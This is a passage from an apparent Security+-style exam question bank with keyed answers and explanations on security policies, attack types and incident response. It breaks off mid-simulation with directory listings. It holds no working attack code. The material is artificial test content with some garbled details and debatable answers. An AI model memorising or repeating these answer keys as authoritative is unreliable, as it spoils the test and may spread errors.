Answer(s): A, D

Explanation:

Full disk encryption ensures that all data on the device remains confidential if the device is lost or stolen. Endpoint protection (antivirus/EDR) continuously defends against malware, exploits, and other active threats, directly hardening the device against attacks.

QUESTION: 450

Which of the following policies outlines what employees can and cannot do on company-issued devices?

- A. Acceptable use
- B. Data classification
- C. Change management
- D. Business continuity

Answer(s): A

Explanation:

An acceptable use policy defines the permitted and prohibited behaviors for employees when using company-issued devices, ensuring clear guidelines on what activities are allowed.

QUESTION: 451

A developer receives this message when testing a new external website:

`This site cannot be reached.`

Which of the following logs would most likely help identify the root cause?

- A. Firewall
- B. IDS
- C. Application
- D. System

Answer(s): A

Explanation:

When a site is unreachable, the first step is to verify whether network traffic is being blocked. Firewall logs will show if connection attempts to the external site are being denied or dropped, pinpointing whether the firewall is preventing access.

QUESTION: 452

Which of the following methods to secure data is most often used to protect data in transit?

- A. Encryption
- B. Obfuscation
- C. Permission restrictions
- D. Hashing

Answer(s): A

Explanation:

Encryption transforms data into ciphertext before transmission, ensuring that intercepted information remains unreadable to unauthorized parties and thus securing data in transit.

QUESTION: 453

Which of the following does a user often agree to when logging in to a domain?

- A. AUP
- B. MAC
- C. EULA
- D. EAP

Answer(s): A

Explanation:

When users log in to a corporate domain, they're typically presented with an acceptable use policy outlining the rules and responsibilities for system use before gaining access. This ensures they agree to organizational guidelines up front.

QUESTION: 454

A Chief Information Security Officer wants to enhance security capabilities to block PH from being emailed or downloaded to unapproved external media.

Which of the following solutions will accomplish this goal?

- A. Deploying DLP software on servers and endpoints
- B. Configuring servers and endpoints to use a centralized web proxy
- C. Implementing secure protocols on servers and endpoints
- D. Installing EDR software on servers and endpoints

Answer(s): A

Explanation:

Data Loss Prevention (DLP) solutions inspect content in motion and at rest, across email, web uploads, removable media, and more, and enforce policies to block or quarantine protected health information (PHI) from being transmitted to unapproved destinations. By deploying DLP agents on both servers and endpoints, the organization gains granular control over where sensitive data can flow, effectively preventing PH from being emailed or copied to unauthorized external media.

QUESTION: 455

After a breach at a data processing center, an administrator receives a notification that administrative passwords were leaked online.

Which of the following should be used to prevent this incident from occurring in the future?

- A. Password management

- B. Password complexity
- C. Password policy
- D. Password vault

Answer(s): D

Explanation:

A centralized password vault securely stores and manages privileged credentials, encrypting them at rest, controlling access, and enabling strong rotation policies, so administrative passwords are never exposed in plaintext and can't be leaked online.

QUESTION: 456

A systems administrator has overwritten all of the supervisor's permissions in order to perform malicious activities.

Which of the following does this describe?

- A. Shadow IT
- B. Unskilled attacker
- C. Insider threat
- D. Hacktivist

Answer(s): C

Explanation:

An insider threat involves a trusted individual within the organization, such as a systems administrator, misusing their legitimate access to carry out malicious actions, like overwriting a supervisor's permissions.

QUESTION: 457

Which of the following would best prepare a security team for a specific incident response scenario?

- A. Situational awareness
- B. Risk assessment
- C. Root cause analysis
- D. Tabletop exercise

Answer(s): D

Explanation:

A tabletop exercise walks the security team through a realistic incident scenario in a low-stakes environment, allowing them to practice roles, decisions, and coordination before a real event occurs.

QUESTION: 458

Which of the following would best ensure a controlled version release of a new software application?

- A. Business continuity planning
- B. Quantified risk analysis
- C. Static code analysis
- D. Change management procedures

Answer(s): D

Explanation:

Change management procedures establish formal processes for planning, approving, testing, and documenting software releases, ensuring new versions are deployed in a controlled, auditable manner.

QUESTION: 459

Several employees download a productivity program that is useful but also leaks contact information and corporate organizational structure details.

Which of the following is the best way to prevent this issue?

- A. Application allow list
- B. Workstation hardening
- C. Refusal of unsigned code
- D. IP blocklist
- E. Standard user accounts

Answer(s): A

Explanation:

An application allow list ensures only approved software can be installed or run on corporate endpoints, blocking any unapproved programs that might leak sensitive information.

QUESTION: 460

The Chief Executive Officer has requested that a vendor conduct a penetration test without engaging the internal IT team to validate the company's investment in security tools, awareness training, and SOC personnel.

Which of the following penetration testing methods is most likely being used?

- A. Unknown
- B. Known
- C. Integrated
- D. Partially known

Answer(s): A

Explanation:

An “unknown” (black-box) test gives the testers no prior information or coordination with internal teams, mimicking an external attacker and validating defenses without internal assistance.

QUESTION: 461

A user receives an aggressive text from an unknown sender who is demanding money. Which of the following attacks is this an example of?

- A. Impersonation
- B. Typosquatting
- C. Smishing
- D. Scareware

Answer(s): C

Explanation:

Smishing is a form of phishing conducted via SMS or text messages. An unsolicited, threatening text demanding money exemplifies a smishing attack.

QUESTION: 462

Employees receive a text message containing a link to a web page that prompts the user to enter their ID and a work phone number. The text message appears to come from the Chief Executive Officer, but it is later discovered that the message is not legitimate. Which of the following does this best represent? (Choose two.)

- A. Misinformation
- B. Smishing
- C. Impersonation
- D. Typosquatting
- E. Pretexting
- F. Phishing

Answer(s): B, C

Explanation:

Smishing is phishing via SMS/text messages, exactly as seen when users receive a malicious link by text.

Impersonation occurs when the attacker poses as the CEO to lend credibility to the request and trick employees into divulging sensitive information.

QUESTION: 463

A security engineer needs to patch an OS vulnerability that impacts all corporate laptops.

Which of the following is necessary to ensure all corporate laptops are patched?

- A. Ownership
- B. Inventory
- C. Classification
- D. Enumeration

Answer(s): B

Explanation:

An accurate inventory of corporate laptops is essential to ensure that every affected device is identified and included in the patch deployment process. Without a complete asset inventory, some laptops could be missed and remain vulnerable.

QUESTION: 464

Which of the following threat vectors would a user be vulnerable to when using a smartphone to scan a two-dimensional matrix barcode?

- A. Quishing
- B. Smishing
- C. Vishing
- D. Phishing

Answer(s): A

Explanation:

Malicious QR codes can embed phishing URLs or commands that execute when scanned. Attacks using QR codes to phish users are known as “quishing.”

QUESTION: 465

Which of the following is most likely a security concern when installing and using low-cost IoT devices in infrastructure environments?

- A. Counterfeit products
- B. Device responsiveness
- C. Ease of deployment
- D. Data remanence

Answer(s): A

Explanation:

Low-cost IoT devices often come from unvetted or knock-off manufacturers, introducing counterfeit or tampered hardware and firmware that can embed backdoors or malicious components, posing a major supply-chain security risk.

QUESTION: 466

Which of the following are activities that should be completed during the containment and eradication phases of the incident response process? (Choose two.)

- A. Notifying stakeholders
- B. Restoring the system
- C. Identifying the threat
- D. Removing the malicious threat
- E. Developing a recovery plan
- F. Analyzing the incident

Answer(s): C, D

Explanation:

During containment, you first pinpoint exactly what malware or attack vector is in play and how far it has spread - i.e. identifying the threat. Then, in the eradication phase, you eliminate the root cause by removing the malicious threat (malware, backdoors, unauthorized accounts, etc.) before moving on to system recovery.

QUESTION: 467

All clients who connect to the switchports are required to complete a posture analysis before accessing the internet.

Which of the following should the IT team configure to help secure the enterprise infrastructure?

- A. VPN
- B. WAF
- C. IPS
- D. NAC

Answer(s): D

Explanation:

Network Access Control (NAC) enforces endpoint posture checks, such as antivirus status, patch levels, and configuration, before allowing devices on switchports to access the network or internet.

QUESTION: 468

An attorney prints confidential documents to a copier in an office space near multiple workstations and a reception desk.

When the attorney goes to the copier to retrieve the documents, the documents are missing. Which of the following would best prevent this from reoccurring?

- A. Place the copier in the legal department.

- B. Configure DLP on the attorney's workstation.
- C. Set up LDAP authentication on the printer.
- D. Conduct a physical penetration test.

Answer(s): C

Explanation:

Requiring users to authenticate at the copier before a print job is released (often called pull-printing) ensures that confidential documents are only printed when the authorized person is physically present - preventing documents from being left unattended.

QUESTION: 469

Which of the following activities should a systems administrator perform to quarantine a potentially infected system?

- A. Move the device into an air-gapped environment.
- B. Disable remote log-in through Group Policy.
- C. Convert the device into a sandbox.
- D. Remote wipe the device using the MDM platform.

Answer(s): A

Explanation:

Quarantining an infected host means isolating it from the rest of the network to prevent malware from spreading. Physically or logically placing the device into an air-gapped (isolated) environment severs its connectivity, effectively containing the threat.

QUESTION: 470

Which of the following can be deployed in data centers as a protection against an undervoltage event?

- A. Resource management
- B. Load balancer
- C. Surge protector
- D. Uninterruptable power supply

Answer(s): D

Explanation:

A UPS provides battery-backed power and voltage regulation, protecting equipment from undervoltage (brownout) conditions by supplying stable power until normal levels are restored or a generator comes online. Surge protectors, by contrast, guard against overvoltage, and the other options don't address voltage dips.

QUESTION: 471

According to various privacy rules and regulations, users have the power to request that all data pertaining to them is deleted. This is known as:

- A. right to be forgotten.
- B. attestation and acknowledgement.
- C. data retention.
- D. information deletion.

Answer(s): A

Explanation:

Privacy regulations such as the EU's GDPR grant individuals the "right to be forgotten" (also called the right of erasure), enabling them to request deletion of all personal data that an organization holds about them.

QUESTION: 472

An analyst identifies that multiple users have the same passwords, but the hashes appear to be completely different.

Which of the following most likely explains this issue?

- A. Data masking
- B. Salting
- C. Key escrow
- D. Tokenization

Answer(s): B

Explanation:

Salting appends a unique random value to each user's password before hashing, so identical passwords produce different hash values and resist rainbow-table attacks.

QUESTION: 473

An employee receives a work phone. Instead of starting up with the normal operating system, the phone loads to a gaming platform using administrative credentials.

Which of the following issues occurred?

- A. Misconfiguration
- B. Side loading
- C. Malicious update
- D. Jailbreaking

Answer(s): D

Explanation:

Jailbreaking a device removes manufacturer, or carrier-imposed restrictions, granting administrative control and allowing it to boot into unauthorized software (in this case, a gaming platform) instead of the standard operating system.

QUESTION: 474

A university uses two different cloud solutions for storing student data. Which of the following does this represent?

- A. Load balancer
- B. Parallel processing
- C. Platform diversity
- D. Clustering

Answer(s): C

Explanation:

By employing multiple cloud providers for the same workloads, the university reduces reliance on a single vendor and mitigates risks like outages or vendor-specific vulnerabilities.

QUESTION: 475

An employee clicked a malicious link in an email and downloaded malware onto the company's computer network. The malicious program exfiltrated thousands of customer records. Which of the following should the company implement to best prevent this in the future?

- A. User awareness training
- B. Network monitoring
- C. Endpoint protection
- D. Data loss prevention

Answer(s): C

Explanation:

Deploying modern endpoint protection (antivirus/EDR) on each workstation can detect and block malicious payloads downloaded via phishing links, stopping the malware before it can install and exfiltrate customer data. This directly prevents the root cause (malware infection), whereas other controls (like DLP) act later in the attack chain.

QUESTION: 476

A forensic engineer determines that the root cause of a compromise is a SQL injection attack. Which of the following should the engineer review to identify the command used by the threat actor?

- A. Metadata

- B. Application log
- C. System log
- D. Netflow log

Answer(s): B

Explanation:

Application logs capture the SQL statements executed (including user inputs and errors). Reviewing the application log will reveal the exact injection payload and commands the attacker used, whereas system or network logs do not record SQL query details.

QUESTION: 477

In which of the following will unencrypted PLC management traffic most likely be found?

- A. SDN
- B. IoT
- C. VPN
- D. SCADA

Answer(s): D

Explanation:

SCADA systems orchestrate and manage PLCs in industrial environments, and their native management protocols (e.g., Modbus, DNP3) are often sent unencrypted.

QUESTION: 478

An administrator must implement a solution that provides security and network connectivity between two companies.

Which of the following infrastructure solutions is the best for this purpose?

- A. UTM
- B. VPN
- C. NAC
- D. NGFW

Answer(s): B

Explanation:

A VPN establishes an encrypted tunnel over the Internet (or other untrusted networks), securely linking two separate corporate networks so they can communicate as if on a private network.

QUESTION: 479

A software engineering manager wants to scan the code for security vulnerabilities before it is pushed into production.

Which of the following types of analysis should the manager select?

- A. Static
- B. Threat
- C. Packet
- D. Dynamic
- E. Package

Answer(s): A

Explanation:

Static analysis inspects source code at rest, prior to execution, to identify security vulnerabilities, coding errors, and insecure patterns before the software is deployed.

QUESTION: 480

A security team purchases a tool for cloud security posture management. The team is quickly overwhelmed by the number of misconfigurations the tool detects.

Which of the following should the security team configure to establish secure baselines for cloud resource usage?

- A. CASB
- B. IAM
- C. Guardrails
- D. XDR

Answer(s): C

Explanation:

Guardrails define and enforce organization-specific policies and secure configuration baselines in cloud environments, automatically detecting and preventing deviations from approved settings.

QUESTION: 481

Which of the following is a social engineering attack in which a bad actor impersonates a web URL?

- A. Pretexting
- B. Misinformation
- C. Typosquatting
- D. Watering-hole

Answer(s): C

Explanation:

Typosquatting involves registering a look-alike domain (e.g., example.com instead of example.com) to trick users who mistype URLs into visiting a malicious site.

QUESTION: 482

A company is in the process of cutting jobs to manage costs. The Chief Information Security Officer is concerned about the increased risk of an insider threat.

Which of the following would most likely help the security awareness team address this potential threat?

- A. Immediately disable the accounts of staff who are likely to be terminated.
- B. Train supervisors to identify and manage disgruntled employees.
- C. Configure DLP to monitor staff who will be terminated.
- D. Raise awareness for business leaders on social engineering techniques.

Answer(s): B

Explanation:

Equipping supervisors to recognize signs of dissatisfaction and potential insider threats enables early intervention, addressing the human factors that awareness programs are designed to influence.

QUESTION: 483

A security analyst is prioritizing vulnerability scan results using a risk-based approach. Which of the following is the most efficient resource for the analyst to use?

- A. Business impact analysis
- B. Common Vulnerability Scoring System
- C. Risk register
- D. Exposure factor

Answer(s): B

Explanation:

CVSS provides a standardized, numerical severity rating for each vulnerability, enabling an analyst to efficiently rank and prioritize scan findings based on objective risk metrics.

QUESTION: 484

A penetration tester visits a client's website and downloads the site's content.

Which of the following actions is the penetration tester performing?

- A. Unknown environment testing
- B. Vulnerability scan
- C. Due diligence
- D. Passive reconnaissance

Answer(s): D

Explanation:

Downloading publicly available website content without exploiting vulnerabilities or interacting with private systems is passive reconnaissance - collecting information from external sources without direct intrusion.

QUESTION: 485

Which of the following actions must an organization take to comply with a person's request for the right to be forgotten?

- A. Purge all personally identifiable attributes.
- B. Encrypt all of the person's data.
- C. Remove all of the person's data.
- D. Obfuscate all of the person's data.

Answer(s): C

Explanation:

The "right to be forgotten" (right of erasure) requires that organizations delete or permanently remove all personal data related to the individual from their systems and backups, not merely obfuscate or encrypt it.

QUESTION: 486

An administrator must authenticate users to systems using credentials already authenticated by a business partner's LDAP system.

Which of the following should the administrator deploy to enable this functionality?

- A. Media access control
- B. Interoperability
- C. OAUTH
- D. Federation

Answer(s): D

Explanation:

Federation allows users authenticated by an external identity provider (such as a partner's LDAP directory) to access your systems without reentering credentials, by trusting and exchanging authentication assertions between domains.

QUESTION: 487

The help desk receives multiple calls indicating machines with an outdated OS version are running slowly. Several users report seeing virus detection alerts.

Which of the following mitigation techniques should be reviewed first?

- A. Patching
- B. Segmentation
- C. Monitoring
- D. Isolation

Answer(s): A

Explanation:

Outdated operating systems are a primary vector for malware and performance issues. Ensuring that all machines are fully patched closes known vulnerabilities that attackers exploit - reducing infections and restoring system stability.

QUESTION: 488

Which of the following actions should be performed on end-of-life equipment before it is discarded?

- A. Isolation
- B. Patching
- C. Decommissioning
- D. Monitoring

Answer(s): C

Explanation:

Decommissioning formally retires the equipment by removing it from operational use, securely wiping or destroying any stored data, and updating asset inventories - ensuring sensitive information isn't left on discarded hardware.

QUESTION: 489

Which of the following actions would reduce the number of false positives for an analyst to manually review?

- A. Create playbooks as part of a SOAR platform.
- B. Redefine the patch management process.
- C. Replace an EDR tool with an XDR solution.
- D. Disable AV heuristics scanning.

Answer(s): A

Explanation:

By automating the triage and handling of routine or known-false alerts through SOAR playbooks, you filter out those false positives before they reach an analyst, significantly reducing manual review workload.

QUESTION: 490

A government agency requires publicly traded organizations to report cyber breaches within a designated time period. By law, these reports are made public.

Which of the following could cause loss of existing and future business for an organization after reports are published?

- A. Fines and penalties
- B. Reputational damage
- C. Board oversight
- D. Conflicts of interest

Answer(s): B

Explanation:

Public disclosure of a breach can undermine customer and partner trust in an organization's ability to protect data - directly leading to loss of existing contracts and deterring future business. Reputational damage persists long after fines or oversight actions and most impacts revenue relationships.

QUESTION: 491

Which of the following would a service provider supply as an assurance for a disposal service as part of a disposal process?

- A. Insurance
- B. Certification
- C. Classification
- D. Retention

Answer(s): B

Explanation:

As part of secure disposal, a service provider issues a certificate of destruction (a form of certification) to formally attest that media or documents were disposed of in accordance with agreed procedures and compliance requirements.

QUESTION: 492

The security department is remediating vulnerabilities that were found during an audit of newly deployed systems.

Which of the following must be done to ensure compliance?

- A. Confirm false positives.
- B. Review the attack surface.
- C. Conduct a rescan.
- D. Report the remediations.

Answer(s): C

Explanation:

After applying fixes, rescanning is essential to verify that the remediated systems no longer exhibit the previously detected vulnerabilities, ensuring true compliance with the audit findings.

QUESTION: 493

A company with a high-availability website is looking to harden its controls at any cost. The company wants to ensure that the site is secure by finding any possible issues. Which of the following would most likely achieve this goal?

- A. Permission restrictions
- B. Bug bounty program
- C. Vulnerability scan
- D. Reconnaissance

Answer(s): B

Explanation:

A bug bounty program leverages a large, diverse community of security researchers who use a wide range of testing methods to uncover vulnerabilities. This crowd-sourced approach maximizes the chances of finding any possible issue, far beyond what a single scan or internal team could achieve.

QUESTION: 494

A human resources (HR) employee working from home leaves their company laptop open on the kitchen table. A family member walking through the kitchen reads an email from the Chief Financial Officer addressed to the HR department. The email contains information referencing company layoffs. The family member posts the content of the email to social media. Which of the following policies will the HR employee most likely need to review after this incident?

- A. Hybrid work environment
- B. Operation security
- C. Data loss prevention
- D. Social engineering

Answer(s): B

Explanation:

Operational security (OPSEC) governs how employees protect sensitive information in their day-to-day activities, such as ensuring screens are locked and confidential emails aren't left exposed in shared spaces. Reviewing OPSEC best practices would help the HR employee prevent accidental disclosure in a home environment.

QUESTION: 495

A government worker secretly copies classified files that contain defense tactics information to an external drive. The government worker then gives the external drive to a corrupt organization.

Which of the following best describes the motivation of the worker?

- A. Espionage
- B. Data exfiltration
- C. Financial gain
- D. Blackmail

Answer(s): A

Explanation:

When an insider steals classified defense information and passes it to a hostile organization, their primary motivation is intelligence gathering on behalf of that organization - classic espionage.

QUESTION: 496

A Chief Security Officer signs off on a request to allow inbound SMB and RDP from the internet to a single VLAN.

Which of the following is the most likely explanation for this activity?

- A. The company built a new file-sharing site.
- B. The IT team requested a new jump host.
- C. The security team is integrating with an SASE platform.
- D. The security team created a honeynet.

Answer(s): D

Explanation:

Opening both SMB and RDP from the Internet into a dedicated VLAN is not a standard practice for production services or a simple jump host (which would only require RDP/SSH). Instead, exposing these services in a controlled network segment is characteristic of a honeynet, designed to lure, observe, and analyze attacker behavior against file-sharing and remote-access services.

QUESTION: 497

A systems administrator discovers a guest user gained access to classified reports. Upon further investigation, the logs indicate that the user was added to the administrator group. Which of the following best describes this attack?

- A. Credential replay
- B. Privilege escalation
- C. Directory traversal
- D. Brute-force

Answer(s): B

Explanation:

Privilege escalation occurs when an attacker, the guest user, gains higher-level permissions than originally assigned (being added to the administrator group), allowing access to classified resources.

QUESTION: 498

Which of the following sites offers immediate service restoration following a disaster?

- A. Cloud-based
- B. Hot
- C. Warm
- D. Cold

Answer(s): B

Explanation:

A hot site is a fully configured, operational environment that mirrors the primary site, allowing immediate failover and near-instant service restoration after a disaster.

QUESTION: 499

Which of the following is an example of a certificate that is generated by an internal source?

- A. Digital signature
- B. Asymmetric key
- C. Self-signed
- D. Symmetric key

Answer(s): C

Explanation:

A self-signed certificate is created and signed by the issuing organization itself rather than by an external Certificate Authority, making it an internally generated certificate.

QUESTION: 500

Which of the following is a benefit of an RTO when conducting a business impact analysis?

- A. It determines the likelihood of an incident and its cost.
- B. It determines the roles and responsibilities for incident responders.
- C. It determines the state that systems should be restored to following an incident.
- D. It determines how long an organization can tolerate downtime after an incident.

Answer(s): D

Explanation:

The Recovery Time Objective (RTO) specifies the maximum acceptable duration that a system or service can be unavailable following a disruption, directly defining tolerated downtime limits.

QUESTION: 501

A recent review of logs indicates many attempts to join an internal wireless network from external devices. The connections appear to be originating from surrounding buildings. Which of the following would best help minimize the visibility of the wireless network?

- A. Mobile device management
- B. Pre-shared keys
- C. Heat maps
- D. Site survey

Answer(s): D

Explanation:

Performing a wireless site survey lets you identify where your signal is spilling outside the building so you can adjust access point placement, transmit power, and antenna orientation to reduce coverage and thus visibility in surrounding areas.

QUESTION: 502

Which of the following data protection strategies can be used to confirm file integrity?

- A. Masking
- B. Encryption
- C. Hashing
- D. Obfuscation

Answer(s): C

Explanation:

Hashing is used to confirm file integrity by generating a unique fixed-length value for the file; any change in the file alters the hash value, indicating integrity has been compromised.

QUESTION: 503

An organization discovers that its cold site does not have enough storage and computers available.

Which of the following was most likely the cause of this failure?

- A. Capacity planning
- B. Load balancing
- C. Backups
- D. Platform diversity

Answer(s): A

Explanation:

Capacity planning ensures that a disaster recovery site, such as a cold site, has sufficient resources like storage and computers. A failure in capacity planning likely led to the shortfall.

QUESTION: 504

The security team notices that the Always On VPN solution sometimes fails to connect. This leaves remote users unprotected because they cannot connect to the on-premises web proxy. Which of the following changes will best provide web protection in this scenario?

- A. Implement network access control.
- B. Configure the local gateway to point to the VPN.
- C. Create a public NAT to the on-premises proxy.
- D. Install a host-based content filtering solution.

Answer(s): D

Explanation:

Installing a host-based content filtering solution ensures web protection for remote users even when the VPN is down, as filtering and protection occur directly on the user's device regardless of connection to the corporate network.

QUESTION: 505

A security analyst wants to automate a task that shares data between programs. Which of the following is the best option for the analyst to use?

- A. SOAR
- B. API
- C. SFTP
- D. RDP

Answer(s): B

Explanation:

An API (Application Programming Interface) is the best option for automating tasks and enabling seamless data sharing between different programs, allowing for programmatic interaction and automation.

QUESTION: 506

An auditor notices that, before logging into the firewall, an employee opens a document in a shared folder that contains administrative credentials.

Which of the following should the auditor recommend implementing?

- A. Situational awareness
- B. Operational security
- C. Password management
- D. Acceptable use policy

Answer(s): C

Explanation:

Password management solutions securely store and manage credentials, preventing risky practices like keeping administrative credentials in shared folders, which can lead to unauthorized access.

QUESTION: 507

Which of the following attacks uses a website to collectively target a group of developers within an organization?

- A. Typosquatting
- B. Watering hole
- C. Denial of service
- D. Credential replay

Answer(s): B

Explanation:

A watering hole attack compromises a website commonly visited by a specific group, such as developers, so when they visit the site, they are collectively targeted and potentially infected.

QUESTION: 508

Which of the following is the best reason to complete an audit in a banking environment?

- A. Regulatory requirement
- B. Organizational change
- C. Self-assessment requirement

D. Service-level requirement

Answer(s): A

Explanation:

Completing audits in a banking environment is primarily driven by regulatory requirements to ensure compliance with laws and financial regulations.

QUESTION: 509

Which of the following is the most likely benefit of conducting an internal audit?

- A. Findings are reported to shareholders
- B. Reports are not formal and can be reassigned
- C. Control gaps are identified for remediation
- D. The need for external audits is eliminated

Answer(s): C

Explanation:

The most likely benefit of conducting an internal audit is the identification of control gaps, allowing the organization to remediate weaknesses before they can be exploited.

QUESTION: 510

A security analyst identifies an employee who added an unauthorized wireless router to an office branch. After an investigation, the router is removed, and the employee is given mandatory retraining.

Which of the following best describes this incident?

- A. Unskilled attacker
- B. Hacktivist
- C. Nation-state
- D. Shadow IT

Answer(s): D

Explanation:

Shadow IT refers to the use of unauthorized devices, software, or systems, such as an employee adding a wireless router without approval, outside of official IT processes.

QUESTION: 511

Which of the following is the best safeguard to protect against an extended power failure?

- A. Off-site backups
- B. Batteries

- C. Uninterruptible power supplies
- D. Generators

Answer(s): D

Explanation:

Generators are the best safeguard against extended power failures, as they can provide power for long durations, unlike batteries or uninterruptible power supplies, which are intended for short-term use.

QUESTION: 512

Users see a certificate warning on their browsers when connecting to the server over HTTPS. Which of the following is the most likely cause?

- A. The server is using a wildcard certificate
- B. The server is using a root certificate
- C. The server is using no certificate at all
- D. The server is using a self-signed certificate

Answer(s): D

Explanation:

A self-signed certificate is not trusted by browsers because it is not issued by a recognized certificate authority, leading to certificate warnings when users connect over HTTPS.

QUESTION: 513

Prior to implementing a design change, the change must go through multiple steps to ensure that it does not cause any security issues.

Which of the following is most likely to be one of those steps?

- A. Management review
- B. Load testing
- C. Maintenance notifications
- D. Procedure updates

Answer(s): A

Explanation:

Management review is a key step in the change management process, ensuring that proposed changes are properly evaluated for security and business impact before implementation.

QUESTION: 514

Which of the following is a benefit of launching a bug bounty program? (Choose two.)

- A. Improved reputation for the organization
- B. Reduction in the number of zero-day vulnerabilities
- C. Increased security awareness for the workforce
- D. Reduced cost of managing the program
- E. Quicker discovery of vulnerabilities
- F. Improved patch management process

Answer(s): A, E

Explanation:

A bug bounty program can improve an organization's reputation by demonstrating a proactive approach to security.

It enables quicker discovery of vulnerabilities by leveraging external researchers to identify issues faster than internal teams alone.

QUESTION: 515

Which of the following best explains a concern with OS-based vulnerabilities?

- A. An exploit would give an attacker access to system functions that span multiple applications
- B. The OS vendor's patch cycle is not frequent enough to mitigate the large number of threats
- C. Most users trust the core operating system features and may not notice if the system has been compromised
- D. Exploitation of an operating system vulnerability is typically easier than any other vulnerability

Answer(s): A

Explanation:

OS-based vulnerabilities are a significant concern because exploiting them can give an attacker access to core system functions, potentially impacting all applications and users on that system.

QUESTION: 516

During a penetration test in a hypervisor, the security engineer is able to use a script to inject a malicious payload and access the host filesystem.

Which of the following best describes this vulnerability?

- A. VM escape
- B. Cross-site scripting
- C. Malicious update
- D. SQL injection

Answer(s): A

Explanation:

VM escape occurs when an attacker exploits a vulnerability in the hypervisor, allowing them to break out of the virtual machine and access the underlying host system's resources.

QUESTION: 517

Which of the following security controls are a company implementing by deploying HIPS? (Choose two.)

- A. Directive
- B. Preventive
- C. Physical
- D. Corrective
- E. Compensating
- F. Detective

Answer(s): B, F

Explanation:

HIPS (Host-based Intrusion Prevention System) is a preventive control because it actively blocks or prevents malicious activities on a host.

It is also a detective control, as it monitors and detects suspicious activities or policy violations on the host system.

QUESTION: 518

Which of the following describes effective change management procedures?

- A. Approving the change after a successful deployment
- B. Having a backout plan when a patch fails
- C. Using a spreadsheet for tracking changes
- D. Using an automatic change control bypass for security updates

Answer(s): B

Explanation:

Effective change management includes having a backout plan, so that if a patch or change fails, systems can be restored to their previous, stable state.

QUESTION: 519

A company is experiencing a high number of users who are clicking on email-based attacks even though those users have completed annual training. The company's Chief Security Officer wants to identify and reduce which users are phished the most often.

Which of the following will best achieve this result?

- A. Begin a semiannual in-person training course with mandatory attendance. The users would perform exercises that simulate answering phone calls from attackers performing social engineering attacks.
- B. Deploy a product that would occasionally send users emails to simulate an attack. The product would alert the security team whenever a user clicks links in the product's emails.
- C. Hire a security consultant to give a personalized seminar at the company. The consultant would share stories of famous companies that had breaches and explain the ramifications of those events.
- D. Require an MFA when signing in to the email client. Users would need to authenticate once a week at a minimum and daily when working remotely.
-

Answer(s): B

Explanation:

Deploying a simulated phishing product allows the company to directly measure which users are susceptible to phishing attacks by tracking who clicks on simulated malicious links, enabling targeted awareness and training efforts.

QUESTION: 520

Which of the following mitigation techniques would a security analyst most likely use to avoid bloatware on devices?

- A. Disabled ports/protocols
- B. Application allow list
- C. Default password changes
- D. Access control permissions

Answer(s): B

Explanation:

An application allow list ensures that only approved applications can be installed or run on a device, effectively preventing the installation of unwanted bloatware.

QUESTION: 521

A company decides to purchase an insurance policy.

Which of the following risk management strategies is this company implementing?

- A. Mitigate
- B. Accept
- C. Avoid
- D. Transfer

Answer(s): D

Explanation:

Purchasing an insurance policy is a risk transfer strategy, as the financial impact of a risk is shifted from the company to the insurance provider.

QUESTION: 522

Which of the following principles requires that a company must keep files or records for a prescribed period of time before it disposes of those files or records?

- A. Data verification
- B. Data backups
- C. Data archiving
- D. Data retention

Answer(s): D

Explanation:

Data retention is the principle that mandates an organization to keep files or records for a specified period before disposing of them, often to meet legal or regulatory requirements.

QUESTION: 523

A security analyst is monitoring logs from the organization's SIEM and identifies logs related to one of their salespeople:

Time	IP address	Location	EmplID	App	Status
14:02	72.45.38.27	Atlanta	25687	VPN	Success
14:04	72.45.38.27	Atlanta	25687	Email	Failure
14:07	58.67.47.48	Beijing	25687	VPN	Success
14:15	72.45.38.27	Atlanta	25687	Teams	Success

Which of the following is being displayed in the logs?

- A. Impossible travel
- B. SMTP replay
- C. Directory traversal
- D. Cross-site request forgery

Answer(s): A

Explanation:

The logs show the same employee account accessing services from geographically distant locations (Atlanta and Beijing) within a short time frame, which is not physically possible, this is known as impossible travel.

QUESTION: 524

A company wants to update its disaster recovery plan to include a dedicated location for immediate continued operations if a catastrophic event occurs.

Which of the following options is best to include in the disaster recovery plan?

- A. Hot site
- B. Warm site
- C. Geolocation
- D. Cold site

Answer(s): A

Explanation:

Explanation: A hot site is a fully equipped, dedicated location that allows immediate continuation of business operations after a disaster, making it the best choice for minimal downtime.

QUESTION: 525

Which of the following attacks exploits a potential vulnerability as a result of direct access to a system using weak cryptographic algorithms?

- A. Password cracking
- B. On-path
- C. Digital signing
- D. Side-channel

Answer(s): A

Explanation:

Password cracking attacks exploit weak cryptographic algorithms by attempting to guess or decrypt passwords through direct access to systems or password hashes, making use of vulnerabilities in the cryptography.

QUESTION: 526

HOTSPOT (Drag and Drop is not supported)

An organization has learned that its data is being exchanged on the dark web. The CIO has requested that you investigate and implement the most secure solution to protect employee accounts.

INSTRUCTIONS

Review the data to identify weak security practices and provide the **most** appropriate security solution to meet the CIO's requirements.

If at any time you would like to bring back the initial state of the simulation; please click the Reset All button.

Compensation report 				
Username	Hire date	Physical address	Last active	Salary
April A	12/4/2020	234 South St	4/1/2023	46,909
April W	1/7/2012	34553 North Brown Ave	4/2/2023	176,829
Carolina P	11/14/1999	34 South St	4/3/2023	47,893
Joe N	1/6/2020	904 W. Green St Apt 56	1/7/2018	189,990
Sam W	12/3/2001	304 Circle Drive	3/9/2020	23,604
Walter S	6/12/2008	1234 Isle Ave	9/10/2022	67,896

```

Directory contents

% pwd
/Users/username

% ls -la
Total 52
drwxr-xr-x  5 username staff  7348 May  3 10:10 .
drwxr-xr-x 45 username staff   748 May 13 10:11 ..
-rw-r--r-- 88 username staff   42 May 17 2002 .zprofile
-rw-r--r-- 11 username staff 1242 May 17 2002 .zsh_history
-rw-r--r--  7 username staff   842 May 17 2002 .zsh_sessions
drwx-----@ 3 username staff 23422 Oct 27 11:53 Music
drw-----@ 9 username staff  7348 May 23 10:10 HR
drw-----@ 4 username staff 12311 Aug  1 1:12 Pictures
drw-----@ 4 username staff   964 Mar  9 11:11 Dev
drw-----@ 5 username staff  9833 Sep 12 12:20 Public
-rw-r-----@ 2 username staff 1000 Jun 19 20:00 Userdoc.txt

% cd HR

% pwd
/Users/username/HR

%ls -la
Total 52
drw----- 5 username staff 7348 May  3 10:10 .
drwxr-xr-x 45 username staff  748 May 13 10:11 ..
-rwx-w-r-- 12 username staff  123 Aug 12 03:22 salary.xlsx

% cd ../Dev

% pwd
/Users/username/Dev

% ls -la
Total 52
drw----- 5 username staff 7348 May  3 10:10 .
drwxr-xr-x 45 username staff  748 May 13 10:10 ..
drwxr-xr-x 14 username staff  348 May 23 10:10 Project-Secret
